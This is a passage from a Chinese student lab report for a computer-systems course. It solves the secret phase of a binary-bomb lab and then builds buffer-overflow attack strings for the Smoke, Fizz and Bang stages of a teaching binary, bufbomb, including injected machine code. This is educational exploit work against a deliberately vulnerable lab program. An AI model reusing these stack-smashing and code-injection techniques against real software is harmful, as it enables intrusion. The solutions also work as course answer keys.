80492ea:  8d 44 24 2c          lea    0x2c(%esp), %eax
80492ee:  89 04 24             mov    %eax, (%esp)
80492f1:  e8 24 fd ff ff      call804901a <strings_not_equal>
```

根据 phase\_1 的判断方法，不难知道输入的字符串与存放在 0x804a372 的字

字符串进行比较，利用 gdb 可以知道该字符串为 “DrEvil”。这样，在 phase\_4 的 key 后加了字符串 “DrEvil” 后便可以激活隐藏关卡。

接下来再来分析 secret\_phase，其有效代码如下：

```
8048f01: 53                                push    %ebx
8048f02: 83 ec 18                         sub     $0x18,%esp
8048f05: e8 92 02 00 00                   call    804919c <read_line>
8048f0a: c7 44 24 08 0a 00 00             movl    $0xa,0x8(%esp)
8048f11: 00
8048f12: c7 44 24 04 00 00 00             movl    $0x0,0x4(%esp)
8048f19: 00
8048f1a: 89 04 24                         mov     %eax, (%esp)
8048f1d: e8 ae f9 ff ff                   call    80488d0 <strtol@plt>
8048f22: 89 c3                             mov     %eax,%ebx
8048f24: 8d 40 ff                         lea     -0x1(%eax),%eax
8048f27: 3d e8 03 00 00                   cmp     $0x3e8,%eax
8048f2c: 76 05                             jbe     8048f33 <secret_phase+0x32>
8048f2e: e8 f2 01 00 00                   call    8049125 <explode_bomb>
8048f33: 89 5c 24 04                       mov     %ebx,0x4(%esp)
8048f37: c7 04 24 88 c0 04 08             movl    $0x804c088, (%esp)
8048f3e: e8 6d ff ff ff                   call    8048eb0 <fun7>
8048f43: 83 f8 01                         cmp     $0x1,%eax
8048f46: 74 05                             je      8048f4d <secret_phase+0x4c>
8048f48: e8 d8 01 00 00                   call    8049125 <explode_bomb>
8048f4d: c7 04 24 64 a1 04 08             movl    $0x804a164, (%esp)
8048f54: e8 97 f8 ff ff                   call    80487f0 <puts@plt>
8048f59: e8 38 03 00 00                   call    8049296 <phase_defused>
8048f5e: 83 c4 18                         add     $0x18,%esp
8048f61: 5b                                pop     %ebx
8048f62: c3                                ret
```



secret\_phase 跟 phase\_4 有很多相似之处，首先，secret\_phase 函数的第一部分是调用 strtol 函数，即将输入的字符串转变成 long 型存放在 eax 和 ebx 中，且该值应该小于 0x3e9。然后将 ebx(输入的数字字符串)与 0x804a164(存放一常量)作为参数传给 fun7 并调用 fun7 函数。接下来的 cmp 指令则要求 fun7 函数的返回值必须是 1，否则会引爆炸弹。接下来分析 fun7:

8048eb0:	53	push	%ebx
8048eb1:	83 ec 18	sub	\$0x18,%esp
8048eb4:	8b 54 24 20	mov	0x20(%esp),%edx
8048eb8:	8b 4c 24 24	mov	0x24(%esp),%ecx
8048ebc:	85 d2	test	%edx,%edx
8048ebe:	74 37	je	8048ef7 <fun7+0x47>
8048ec0:	8b 1a	mov	(%edx),%ebx
8048ec2:	39 cb	cmp	%ecx,%ebx
8048ec4:	7e 13	jle	8048ed9 <fun7+0x29>
8048ec6:	89 4c 24 04	mov	%ecx,0x4(%esp)
8048eca:	8b 42 04	mov	0x4(%edx),%eax
8048ecd:	89 04 24	mov	%eax,(%esp)
8048ed0:	e8 db ff ff ff	call	8048eb0 <fun7>
8048ed5:	01 c0	add	%eax,%eax
8048ed7:	eb 23	jmp	8048efc <fun7+0x4c>
8048ed9:	b8 00 00 00 00	mov	\$0x0,%eax
8048ede:	39 cb	cmp	%ecx,%ebx
8048ee0:	74 1a	je	8048efc <fun7+0x4c>
8048ee2:	89 4c 24 04	mov	%ecx,0x4(%esp)
8048ee6:	8b 42 08	mov	0x8(%edx),%eax
8048ee9:	89 04 24	mov	%eax,(%esp)
8048eec:	e8 bf ff ff ff	call	8048eb0 <fun7>
8048ef1:	8d 44 00 01	lea	0x1(%eax,%eax,1),%eax
8048ef5:	eb 05	jmp	8048efc <fun7+0x4c>


8048ef7:	b8 ff ff ff ff	mov	\$0xffffffff,%eax
8048efc:	83 c4 18	add	\$0x18,%esp
8048eff:	5b	pop	%ebx
8048f00:	c3	ret	

与 phase\_4 中的 func4 分析过程类似，即分情况对 ecx(常量)和 ebx(用户输入的数字字符串)的结果进行不同操作，这里需要递归调用 1 次 fun7 即可，且递归调用时 ecx=ebx，即 ebx=50，返回 eax=0，此时 secret\_phase 中调用 fun7 中 ecx<ebx，返回 eax=eax\*2+1=1。

综上，可以判断 secret\_phase 的 key 为：50。

#### 4. 实验结果：

运行 bomb 程序，并将 keys 文件(内有前 6 个阶段的 key，共 6 行，并在第四行即第四个阶段的 key 后加入字符串“DrEvil”激活隐藏阶段)作为参数，即输入指令“./bomb keys”，然后输入刚才破解得到的隐藏阶段的 key “50”，程序运行截图如图 2-7-1 所示



```

dracula@localhost:~/Documents/IT_Study/system fundamental/U201410081 - □ ×
File Edit View Search Terminal Help
[dracula@localhost]--[~/Documents/IT_Study/system fundamental/U201410081]
$ ./bomb keys
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.
Good work! On to the next...
Curses, you've found the secret phase!
But finding it and solving it are quite different...
50
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
[dracula@localhost]--[~/Documents/IT_Study/system fundamental/U201410081]
$

```

图 2-7-1 secret\_phase difused 运行截图

输出表明，已经激活了隐藏阶段并拆除了隐藏阶段的炸弹，程序运行完毕。将 secret\_phase 的 key 存入 keys 的第七行，运行命令时加入参数“key”与上述输入过程得到的结果相同，即执行指令“./bomb keys”。

## 2.3 实验小结

本次实验中，用到的主要工具有两个：一个是 objdump，用来反汇编，即根据可执行程序得到对应的汇编源码，需要的参数是“-d”；另一个是 gdb，用来跟踪调试，即单步执行机器指令并分析相关寄存器和地址单元内的数据。其中 objdump -d 只是在实验开始阶段用来生成汇编源码，之后更多的用的是 gdb。gdb 相当强大，本次实验用到的主要指令有：si(单步执行机器指令)、x(扫描指定地址内存存储的数据)、info register(查看寄存器内数据)、b(设置断点)、r(执行程序)、layout asm(显示汇编源码)等。

在这次实验中，我收获颇丰。这次的计算机系统基础实验加深了我对程序的机器级表示的理解，提高了我阅读汇编语言的能力，尤其是 objdump 反汇编得到的汇编源码是 amd 格式，而我们课程学习的是 intel 格式，所以一开始颇有不方便。同时，这次的实验让我更加熟练地运用 gdb 进行动态跟踪调试，锻炼了我逆向工程的能力，提高了我通过程序的机器级表示推断程序的运行过程的水平。

除此之外，这次实验也教我保持细心和谨慎。在实验过程中，我在 phase\_2 阶段卡了很长时间，一直不能理解相关指令的含义，直到请教同学，才发现 esp 中存放的是一个地址，并非我想当然的数据。

总之，这次实验我受益匪浅。

## 实验 3: 缓冲区溢出攻击

---

### 3.1 实验概述

介绍本次实验的目的意义、目标、要求及安排等

#### 1、目的意义:

加深对 IA-32 函数调用规则和栈结构的具体理解。

#### 2、目标:

对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击 (buffer overflow attacks), 也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像, 继而执行一些原来程序中没有的行为。

#### 3、要求:

实验环境: C 语言; linux

实践技能: 熟练运用 gdb、objdump、gcc 等工具。

数据包中至少包含下面四个文件:

- \* bufbomb: 可执行程序, 攻击所用的目标程序 bufbomb。
- \* bufbomb.c: C 语言源程序, 目标程序 bufbomb 的主程序。
- \* makecookie: 可执行程序, 该程序基于你的学号产生一个唯一的由 8 个 16 进制数字组成的 4 字节序列 (例如 0x5f405c9a), 称为 “cookie”。
- \* hex2raw: 可执行程序, 字符串格式转换程序。

#### 4、安排:

分 5 个难度递增的等级, 分别命名为 Smoke (level 0)、Fizz (level 1)、Bang (level 2)、Boom (level 3) 和 Nitro (level 4), 其中 Smoke 级最简单而 Nitro 级最困难。本实验需要构造一些攻击字符串, 对目标程序 bufbomb 分别实施 5 次缓冲区溢出攻击。

### 3.2 实验内容

#### 3.2.1 阶段 1 Smoke

##### 1. 任务描述:

在 bufbomb.c 中查找 smoke() 函数, 代码如下

```
void smoke()  
{  
    printf("Smoke!: You called smoke()\n");  
}
```

```

    validate(0);

    exit(0);

}

```

**任务：**构造一个攻击字符串作为 bufbomb 的输入，而在 getbuf() 中造成缓冲区溢出，使得 getbuf() 返回时不是返回到 test 函数继续执行，而是转向执行 smoke。

## 2. 实验设计：

首先，利用 objdump 命令生成反汇编后汇编代码：

```
objdump -d bufbomb > bufbomb.asm
```


由于我使用的文本编辑器的是 vim，因此为了能够对指令高亮，将后缀指定为 .asm，下面，我将给出本次实验的实验环境：系统：Linux 4.5.1-1-ARCH x86\_64，文本编辑器：Vim-7.4，objdump：objdump-2.26，gdb：gdb-7.11

然后使用 vim 打开 bufbomb.asm，对汇编源码中的 getbuf 函数和 smoke 函数进行分析。

## 3. 实验过程：

任务一的目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf() 中造成缓冲区溢出，使得 getbuf() 返回时不是返回到 test 函数，而是转到 smoke 函数处执行。为此，

(1) 在 bufbomb 的反汇编源代码中找到 smoke 函数，记下它的开始地址。如图 3-1-1 所示，其开始地址为：8048c90



```

dracula@localhost:~/Documents/IT_Study/system fundamental/lab3 - □ ×
File Edit View Search Terminal Help
359
360 08048c90: <smoke>:
361 8048c90: 55          push    %ebp
362 8048c91: 89 e5      mov     %esp,%ebp
363 8048c93: 83 ec 18   sub     $0x18,%esp
364 8048c96: c7 04 24 13 a1 04 08 movl    $0x804a113,(%esp)
365 8048c9d: e8 ce fc ff ff call    8048970 <puts@plt>
366 8048ca2: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
367 8048ca9: e8 96 06 00 00 call    8049344 <validate>
368 8048cae: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
369 8048cb5: e8 d6 fc ff ff call    8048990 <exit@plt>
370
371 08048cba: <fizz>:
372 8048cba: 55          push    %ebp
373 8048cbb: 89 e5      mov     %esp,%ebp
374 8048cbd: 83 ec 18   sub     $0x18,%esp
375 8048cc0: 8b 45 08   mov     0x8(%ebp),%eax
376 8048cc3: 3b 05 20 c2 04 08 cmpl    0x804c220,%eax
377 8048cc9: 75 1e      jne     8048ce9 <fizz+0x2f>
378 8048ccb: 89 44 24 04 mov     %eax,0x4(%esp)
379 8048ccf: c7 04 24 2e a1 04 08 movl    $0x804a12e,(%esp)
<ab3/amd_bufbomb.asm [FORMAT=unix] [TYPE=ASM] [POS=376,26][21%] 10/05/16 - 16:49

```

图 3-1-1 smoke 函数入口地址

(2) 同样在 bufbomb 的反汇编源代码中找到 getbuf 函数，观察它的栈帧结构如图 3-1-2 所示。

图 3-1-2 getbuf 函数

(3) 设计攻击字符串:

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 8c 04 08
```

传入攻击字符串后，堆栈存储示意图如下：

(4) 可以将上述攻击字符串写在攻击字符串文件中，命名为 smoke U201410081.txt，内容可为：

```

/* Padding required: 44 Bytes(exclude 4 Bytes return address) */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* smoke() is located at address: 0x08048c90 */
90 8c 04 08


```

#### 4. 实验结果:

生成 smoke\_U201410081.txt 后, 可以用以下命令进行测试

```
cat smoke_U201410081.txt | ./hex2raw | ./bufbomb -u U201410081
```

运行结果如图 3-1-3 所示。



```

dracula@localhost:~/Documents/IT_Study/system_fundamental/lab3
File Edit View Search Terminal Help
[dracula@localhost]~/Documents/IT_Study/system_fundamental/lab3
$ cat smoke_U201410081.txt | ./hex2raw | ./bufbomb -u U201410081
Userid: U201410081
Cookie: 0x2a8ea010
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
[dracula@localhost]~/Documents/IT_Study/system_fundamental/lab3
$

```

图 3-1-3 smoke 阶段成功通过运行截图

程序输出 “Type string:Smoke!: You called smoke() VALID NICE JOB!”, 可见阶段 1 smoke 阶段已经完成。

### 3.2.2 阶段 2 Fizz

#### 1. 任务描述:

在 bufbomb.c 中查找 fizz 函数, 其代码如下。

```

void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    }
}

```

```

    } else

        printf("Misfire: You called fizz(0x%x)\n", val);

    exit(0);

}

```

fizz() 有一个参数，这是与 smoke 不同的地方。函数中，该输入与系统的 cookie（里面含有根据你的 cookie）进行比较。

任务是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf() 中造成缓冲区溢出，使得本次 getbuf() 返回时转向执行 fizz()。

与 Smoke 阶段不同和且较难的地方在于 fizz 函数需要一个输入参数，因此你要设法将 cookie 值作为参数传递给 fizz 函数，以便于 fizz 中 val 与 cookie 的比较能够成功。所以，需要仔细考虑将 cookie 放置在栈中什么位置。

## 2. 实验设计：

首先，利用 objdump 命令生成反汇编后汇编代码：

```
objdump -d bufbomb > bufbomb.asm
```

然后使用 vim 打开 bufbomb.asm，对汇编源码中的 getbuf 函数和 fizz 函数进行分析。

## 3. 实验过程：

任务二的目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf() 中造成缓冲区溢出，使得 getbuf() 返回时不是返回到 test 函数，而是转到 fizz 函数处执行，并且对 fizz 函数传参，参数为 cookie。为此，

(1) 在 bufbomb 的反汇编源代码中找到 fizz 函数，记下它的开始地址。如图 3-2-1 所示，其开始地址为：8048cba

```

dracula@localhost:~/Documents/IT_Study/system fundamental/lab3 - □ ×
File Edit View Search Terminal Help
370
371 08048cba <fizz>:
372 8048cba: 55          push    %ebp
373 8048cbb: 89 e5       mov     %esp,%ebp
374 8048cbd: 83 ec 18    sub     $0x18,%esp
375 8048cc0: 8b 45 08    mov     0x8(%ebp),%eax
376 8048cc3: 3b 05 20 c2 04 08    cmp     0x804c220,%eax
377 8048cc9: 75 1e       jne     8048ce9 <fizz+0x2f>
378 8048ccb: 89 44 24 04    mov     %eax,0x4(%esp)
379 8048ccf: c7 04 24 2e a1 04 08    movl    $0x804a12e,(%esp)
380 8048cd6: e8 f5 fb ff ff    call    80488d0 <printf@plt>
381 8048cdb: c7 04 24 01 00 00 00    movl    $0x1,(%esp)
382 8048ce2: e8 5d 06 00 00    call    8049344 <validate>
383 8048ce7: eb 10       jmp     8048cf9 <fizz+0x3f>
384 8048ce9: 89 44 24 04    mov     %eax,0x4(%esp)
385 8048ced: c7 04 24 c4 a2 04 08    movl    $0x804a2c4,(%esp)
386 8048cf4: e8 d7 fb ff ff    call    80488d0 <printf@plt>
387 8048cf9: c7 04 24 00 00 00 00    movl    $0x0,(%esp)
388 8048d00: e8 8b fc ff ff    call    8048990 <exit@plt>
389
390 08048d05 <bang>:
<ab3/amd bufbomb.asm [FORMAT=unix] [TYPE=ASM] [POS=385,44][21%] 10/05/16 - 18:32

```





```

/* Padding required: 44 Bytes (exclude 4 Bytes return address, and 4 Bytes
argument) */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* fizz() is located at address: 0x08048cba */
ba 8c 04 08
/* casual return address */
00 00 00 00
/* cookie = 2a8ea010 */
10 a0 8e 2a


```

#### 4. 实验结果:

生成 fizz\_U201410081.txt 后, 可以用以下命令进行测试

```
cat fizz_U201410081.txt | ./hex2raw | ./bufbomb -u U201410081
```

运行结果如图 3-2-2 所示。



```

dracula@localhost:~/Documents/IT_Study/system_fundamental/lab3
File Edit View Search Terminal Help
[dracula@localhost]~[~/Documents/IT_Study/system_fundamental/lab3]
$ cat fizz_U201410081.txt | ./hex2raw | ./bufbomb -u U201410081
Userid: U201410081
Cookie: 0x2a8ea010
Type string:Fizz!: You called fizz(0x2a8ea010)
VALID
NICE JOB!
[dracula@localhost]~[~/Documents/IT_Study/system_fundamental/lab3]
$

```

图 3-2-2 fizz 阶段成功通过运行截图

程序输出 “Type string:Fizz!: You called fizz(0x2a8ea010) VALID NICE JOB!”, 可见阶段 2 fizz 阶段已经完成。

### 3.2.3 阶段 3 Bang

#### 1. 任务描述:

在 bufbomb.c 中查找 bang 函数, 其代码如下。

```

int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n",
global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}

```

bang ()函数的功能大体和 fizz()类似，但 val 没有被使用，而是一个全局变量 global\_value 与 cookie 进行比较，这里 global\_value 的值应等于对应你 userid 的 cookie 才算成功，所以你要想办法将全局变量 global\_value 设置为你的 cookie 值。

本阶段的任务是设计包含攻击代码的攻击字符串，所含攻击代码首先将全局变量 global\_value 设置为你的 cookie 值，然后转向执行 bang()。

任务的挑战：设计包含机器指令的攻击字符串。

本实验中，包含机器指令的攻击字符串在覆盖缓冲区时写入函数的栈帧，当被调用函数返回时，将转向执行这段攻击代码。

提示：攻击代码要实现：1) 将全局变量 global\_value 设置为你的 cookie 值；2) 将 bang 函数的地址压入栈中；3) 附一条 ret 指令。而还要做的是设法将这段攻击代码置入栈中且将返回地址指针指向这段代码。

## 2. 实验设计：

首先，利用 objdump 命令生成反汇编后汇编代码：

```
objdump -d bufbomb > bufbomb.asm
```

由于我使用的文本编辑器的是 vim，因此为了能够对指令高亮，将后缀指定为.asm，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

objdump: objdump-2.26

gdb: gdb-7.11


然后使用 vim 打开 bufbomb.asm，对汇编源码中的 getbuf 函数和 bang 函数进行分析。

最后，编写攻击字符串，并设计嵌入在攻击字符串中的攻击代码(利用 gcc 生成攻击代码，再用 objdump 得到机器码)。

### 3. 实验过程:

任务三的目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf() 中造成缓冲区溢出，使得 getbuf() 返回时不是返回到 test 函数，而是转到攻击处执行，攻击代码需将全局变量 global\_value 设置 cookie 值，并且还能反回到 bang 函数中。为此，

(1) 在 bufbomb 的反汇编源代码中找到 bang 函数，记下它的开始地址。如图 3-3-1 所示，其开始地址为：8048d05



```
dracula@localhost:~/Documents/IT_Study/system fundamental/lab3
File Edit View Search Terminal Help
390 08048d05 <bang>:
391 8048d05: 55          push    %ebp
392 8048d06: 89 e5      mov     %esp,%ebp
393 8048d08: 83 ec 18   sub     $0x18,%esp
394 8048d0b: a1 18 c2 04 08 mov     0x804c218,%eax
395 8048d10: 3b 05 20 c2 08 cmp     0x804c220,%eax
396 8048d16: 75 1e      jne     8048d36 <and+0x31>
397 8048d18: 89 44 24 04 mov     %eax,0x4(%esp)
398 8048d1c: c7 04 24 e4 a2 04 08 movl    $0x804a2e4,(%esp)
399 8048d23: e8 a8 fb ff ff call    80488d0 <printf@plt>
400 8048d28: c7 04 24 02 00 00 00 movl    $0x2,(%esp)
401 8048d2f: e8 10 06 00 00 call    8049344 <validate>
402 8048d34: eb 10      jmp     8048d46 <and+0x41>
403 8048d36: 89 44 24 04 mov     %eax,0x4(%esp)
404 8048d3a: c7 04 24 4c a1 04 08 movl    $0x804a14c,(%esp)
405 8048d41: e8 8a fb ff ff call    80488d0 <printf@plt>
406 8048d46: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
407 8048d4d: e8 3e fc ff ff call    8048990 <exit@plt>
408
409 08048d52 <Gets>:
410 8048d52: 55          push    %ebp
<ab3/amd bufbomb.asm [FORMAT=unix] [TYPE=ASM] [POS=407,53][23%] 10/05/16 - 19:46
```

图 3-3-1 bang 函数入口地址

(2) 由阶段 1 知道， getbuf 的栈帧是 0x38+4 个字节，而 buf 缓冲区的大小是 0x28 (40 个字节)。

(3) 设计攻击字符串:

攻击字符串的功能是用来覆盖 getbuf 函数内的数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址(覆盖为攻击代码的入口地址)。这样可以保证程序将会从 getbuf 返回到攻击代码处，进入攻击代码后，esp 应指向 getbuf 返回地址所在地址(0x55683754)的后 4 个字节处，即 0x55683758。由于攻击代码并没必

要对栈进行操作，因此 esp 的值不会改变，所以当执行到攻击代码末尾的 ret 后，程序将跳转到 esp 指向地址内所存的地址处继续执行，而按照要求，应从攻击代码处返回 bang 函数继续执行，因此我们知道栈 0x55683758 处所存数据应为 bang 函数的入口地址，即 0x8048d05。同时，在栈的 0x5568375c 位置及以后几个字节存储进攻代码，因此进攻代码的入口地址为 0x5568375c，因而应用 0x5568375c 覆盖 getbuf 返回地址，即栈 0x55683754 处所存数据应为 0x5568375c。

接下来设计攻击代码，按照要求，应将全局变量 global\_value(位置 0x804c218)设置为 cookie，并且以 ret 结束，因此攻击代码的汇编形式如下：

```
mov    0x804c220,%eax
mov    %eax,0x804c218
ret
```

存盘为 bang\_asm.s，然后使用 gcc 将该文件编译成机器代码，gcc 命令格式：

```
gcc -m32 -c bang_asm.s
```

然后再使用 “objdump -d bang\_asm.o” 命令将其反汇编，从中可获得需要的二进制机器指令字节序列为

```
a1 20 c2 04 08 /* mov    0x804c220,%eax */
a3 18 c2 04 08 /* mov    %eax,0x804c18 */
c3          /* ret */
```

传入攻击字符串后，堆栈存储示意图如下：

0x5568375c:	攻击代码
0x55683758:	0x8048d05 (bang 返回地址)
0x55683754:	0x5568375c (攻击代码地址)
0x55683750:	00 00 00 00 (保存的旧 ebp 值)
	.....
0x55683728:	00 00 00 00 (Buffer 起始地址)

综上，所以攻击字符串的大小应该是 0x28+4 (ebp)+4 (getbuf 返回值)+4 (攻击代码返回值)+11 (攻击代码)=63 个字节。攻击字符串的最后 19 个字节应是攻击代码的入口地址、bang 函数的入口地址、攻击代码。这样的攻击字符串为：

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5c 37 68 55
05 8d 04 08 a1 20 c2 04 08 a3 18 c2 04 08 c3
```

(4) 可以将上述攻击字符串写在攻击字符串文件中，命名为 bang\_U201410081.txt，内容可为：

```
/* getbuf return address is located at address: 0x55683754 */
/* bang() return address is located at address: 0x55683758 */
/* Local buffer starts at address: 0x55683728 */
/* Padding required: 44 Bytes(exclude 4 Bytes return address, and 4 Bytes
argument) */
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
/* offend code is located at 0x5568375c */
```

```
5c 37 68 55
```

```
/* bang() is located at address: 0x08048d05 */
```

```
05 8d 04 08
```

```
/* offend code */
```

```
a1 20 c2 04 08 /* mov      0x804c220,%eax */
```

```
a3 18 c2 04 08 /* mov      %eax,0x804c21 */
```


```
c3          /* ret */
```

#### 4. 实验结果：

生成 bang\_U201410081.txt 后，可以用以下命令进行测试

```
cat bang_U201410081.txt | ./ hex2raw  | ./ bufbomb -u U201410081
```

运行结果如图 3-3-2 所示。



```
dracula@localhost:~/Documents/IT_Study/system_fundamental/lab3
File Edit View Search Terminal Help
[dracula@localhost]~/Documents/IT_Study/system_fundamental/lab3
$ cat bang U201410081.txt | ./hex2raw | ./bufbomb -u U201410081
Userid: U201410081
Cookie: 0x2a8ea010
Type string:Bang!: You set global_value to 0x2a8ea010
VALID
NICE JOB!
[dracula@localhost]~/Documents/IT_Study/system_fundamental/lab3
$
```

图 3-3-2 bang 阶段成功通过运行截图

程序输出“Type string: Bang!: You set global\_value to 0x2a8ea010 VALID NICE JOB!”,可见阶段 3 bang 阶段已经完成。

### 3.2.4 阶段 4 Boom

#### 1. 任务描述:

